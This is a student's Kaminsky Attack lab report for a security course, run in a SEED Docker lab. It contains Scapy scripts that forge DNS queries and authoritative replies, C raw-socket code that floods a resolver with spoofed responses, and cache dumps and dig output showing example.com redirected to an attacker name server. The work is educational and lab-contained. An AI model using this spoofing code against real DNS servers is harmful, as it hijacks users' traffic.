Name: Dhanashree Reddy Srinivasa Reddy

SUID: 393473169

Course: Internet Security

The Kaminsky Attack Lab

Task 1: Lab Environment Setup Task

```
[04/11/23]seed@VM:~/.../volumes$ dockps
fbb3fae3d8e7  local-dns-server-10.9.0.53
7b9aa3492ad4  seed-attacker
f96d40d07864  user-10.9.0.5
21542ce4a12e  attacker-ns-10.9.0.153
```

Get the ip address of ns.attacker32.com and the ip address returned is 10.9.0.153, which is the IP address of the attacker's name server.

```
root@f96d40d07864:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34133
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ce29d7f245a90411010000006434c531c56d7ee5085822c7 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 11 02:25:53 UTC 2023
;; MSG SIZE  rcvd: 90
```

The screenshot also shows the dig command and the IP addresses from two different name servers. The first is from the official name server, which returns 93.184.216.34.

```
root@f96d40d07864:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33887
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a5c05f6f9388e205010000006434c53d7121e44ad4e08c03 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 795 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 11 02:26:05 UTC 2023
;; MSG SIZE  rcvd: 88
```

```
root@f96d40d07864:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55733
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8753272e92c85df5010000006434c56495cc51cb14f6ad48 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Apr 11 02:26:44 UTC 2023
;; MSG SIZE  rcvd: 88
```

Task 2: Construct DNS request

Run the code below to construct a DNS request.


The destination ip address is the attacker's machine.

The source ip address is the local DNS server. Destination port number is 53, ie the port number of the DNS

```
  GNU nano 4.8                                    generate_dns-query.py
#!/usr/bin/python3
from scapy.all import *

Qdsec  = DNSQR(qname='abcde.example.com')
dns    = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)

ip  = IP(src='1.2.3.5',dst='10.9.0.53')
udp = UDP(sport=12345, dport=53, chksum=0)

request = ip/udp/dns

with open ('ip_req.bin','wb') as f:
  f.write(bytes(request))
  request.show()
```

```
root@VM:/volumes# python3 generate_dns-query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.5
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
```

We send out DNS queries using Wireshark




Task 3: Spoof DNS Replies

Run the code below to sppof DNS replies. In the question section is the name of the host. And in the answer section the ip address should be the attacker. The authority section has an NS record showing ns.attacker32.com as the nameserver for the example.com domain.

```
 GNU nano 4.8                                    generate_dns_reply.py
#!usr/bin/python3
from scapy.all import *

Name = 'abcde.example.com'
Domain = 'example.com'

Qdsec = DNSQR(qname= Name)

Anssec = DNSRR(rrname=Name,   type= 'A', rdata='1.2.3.5', ttl=259200)

NSsec  = DNSRR(rrname=Domain, type='NS', rdata='ns.attacker32.com', ttl=259200)

dns    = DNS(id=0xAAAA, aa=1,ra=0, rd=1,cd=0, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)

ip    = IP(src='199.43.135.53', dst='10.9.0.53',chksum=0)
udp   = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
with open ('ip_rsp.bin','wb')as f:
   f.write(bytes(reply))
   reply.show()
```

We see the spoofed replies on wireshark


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Current filter: dns
No. Time Source Destination Protoco Length Info
37 2023-04-10 23:4… PcsCompu_6e:ec:cf ARP 44 Who has 10.0.2.3? Tell 10.0.2.7
38 2023-04-10 23:4… PcsCompu_c4:8b:bd ARP 62 10.0.2.3 is at 08:00:27:c4:8b:bd
32 2023-04-10 23:4… 10.0.2.7 10.0.2.3 DHCP 324 DHCP Request - Transaction ID 0xe9e88fd
33 2023-04-10 23:4… 10.0.2.3 10.0.2.7 DHCP 592 DHCP ACK - Transaction ID 0xe9e88fd
11 2023-04-10 23:4… 10.0.2.7 192.168.1.1 DNS 102 Standard query 0x3ce1 AAAA connectivity-
12 2023-04-10 23:4… 192.168.1.1 10.0.2.7 DNS 270 Standard query response 0x3ce1 AAAA conn
17 2023-04-10 23:4… 10.0.2.7 192.168.1.1 DNS 102 Standard query 0x2a26 A connectivity-che
18 2023-04-10 23:4… 192.168.1.1 10.0.2.7 DNS 246 Standard query response 0x2a26 A connect
39 2023-04-10 23:4… 127.0.0.1 127.0.0.53 DNS 91 Standard query 0x22da AAAA connectivity-
40 2023-04-10 23:4… 10.0.2.7 192.168.1.1 DNS 102 Standard query 0xf3b6 AAAA connectivity-
41 2023-04-10 23:4… 192.168.1.1 10.0.2.7 DNS 270 Standard query response 0xf3b6 AAAA conn
42 2023-04-10 23:4… 127.0.0.53 127.0.0.1 DNS 259 Standard query response 0x22da AAAA conn
22 2023-04-10 23:4… 10.0.2.7 35.232.111.17 HTTP 143 GET / HTTP/1.1
23 2023-04-10 23:4… 35.232.111.17 10.0.2.7 HTTP 204 HTTP/1.1 204 No Content
1 2023-04-10 23:3… 10.0.2.7 91.189.91.157 NTP 92 NTP Version 4, client
Frame 42: 259 bytes on wire (2072 bits), 259 bytes captured (2072 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 127.0.0.53, Dst: 127.0.0.1
User Datagram Protocol, Src Port: 53, Dst Port: 33968
Domain Name System (response)
Transaction ID: 0x22da
0000 00 00 03 04 00 06 00 00 00 00 00 00 00 00 08 00
0010 45 00 00 f3 84 e0 40 00 40 11 b6 e3 7f 00 00 35 E·····@· @·····5
0020 7f 00 00 01 00 35 84 b0 00 df ff 26 22 da 81 80 ·····5·· ···&"···
0030 00 01 00 06 00 00 00 00 12 63 6f 6e 6e 65 63 74 ·····connect
0040 69 76 69 74 79 2d 63 68 65 63 6b 06 75 62 75 6e ivity-ch eck·ubun
0050 74 75 03 63 6f 6d 00 00 1c 00 01 c0 0c 00 1c 00 tu·com·· ·····
any: <live capture in progress>
Packets: 53 · Displayed: 53 (100.0%)
Profile: Default

```
root@VM:/volumes# python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 1
```

In the spoofed reply we say that ns.attacker32.com is the nameserver for example.com.

Task 4: Launch the Kaminsky Attack

Now combine the above DNS request and spoof replies and perform the Kaminsky attack. Initially check the cache and we can see ns.attacker32.com is in the cache.

```
root@fbb3fae3d8e7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      855680  A       10.9.0.153
root@fbb3fae3d8e7:/#
root@fbb3fae3d8e7:/#
root@fbb3fae3d8e7:/# rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.            769195  NS      a.iana-servers.net.
www.example.com.        682795  A       93.184.216.34
                                        20230420234414 20230330221500 17695 example.com.
root@fbb3fae3d8e7:/#
```

We run the attacker.c file to demonstrate the Kaminsky attack

```
 printf("name: %s, id:%d\n", name, transid);
 //#####################################################################
 /* Step 1. Send a DNS request to the targeted local DNS server.
            This will trigger the DNS server to send out DNS queries */
 send_dns_request(ip_req,n_req,name);

 /* Step 2. Send many spoofed responses to the targeted local DNS server,
            each one with a different transaction ID. */

 for(int i=0; i < 500; i++)
 {
   send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
   send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
   transid+=1;
 }
 //#####################################################################
```

```
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
             &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

Run the attacker.c file on the see attacker container.

```
root@VM:/volumes# ./attack
name: ohijb, id:0
name: fsibj, id:500
name: pdppk, id:1000
name: rvbqi, id:1500
name: pctuo, id:2000
name: rjeez, id:2500
name: asgke, id:3000
name: kpysr, id:3500
name: ikwzb, id:4000
name: hqwki, id:4500
name: gakbw, id:5000
name: ysgfw, id:5500
name: hhrqr, id:6000
name: xagvu, id:6500
name: zfewe, id:7000
name: hfufp, id:7500
name: clrom, id:8000
name: opgwu, id:8500
name: dfdwv, id:9000
name: utxco, id:9500
name: seuya, id:10000
name: aghxl, id:10500
name: wbxoq, id:11000
name: lefsa, id:11500
name: bxfet, id:12000
name: daoac, id:12500
name: cugyt, id:13000
name: izbpw, id:13500
name: mozle, id:14000
name: pziwr, id:14500
```

When the attack is running, DNS packets are sent continuously so that

To check if the attack is successful or not, we must see the dumb db file if our spoofed DNS response has successfully accepted the DNS server.

```
root@fbb3fae3d8e7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      608527  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            708588  NS      ns.attacker32.com.
```

The attack was successful since the host with domain example.com is replaced with attacker32.com.

Task 5: Result Verification

The attack can be verified by running the dig command.

Note: Do not flush the local DNS server after the attack

```
root@f96d40d07864:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54712
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 736b0540197cfd7f0100000064375f56d2461429dda07ede (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 869 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 01:48:06 UTC 2023
;; MSG SIZE  rcvd: 88
```

```
root@f96d40d07864:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5427
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3269b81992b0b4c30100000064375f71bcd6e9ac94b8de05 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 140 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 13 01:48:33 UTC 2023
;; MSG SIZE  rcvd: 88
```

Since the attack is successful, we will get a fake response which is sent out by the attacker.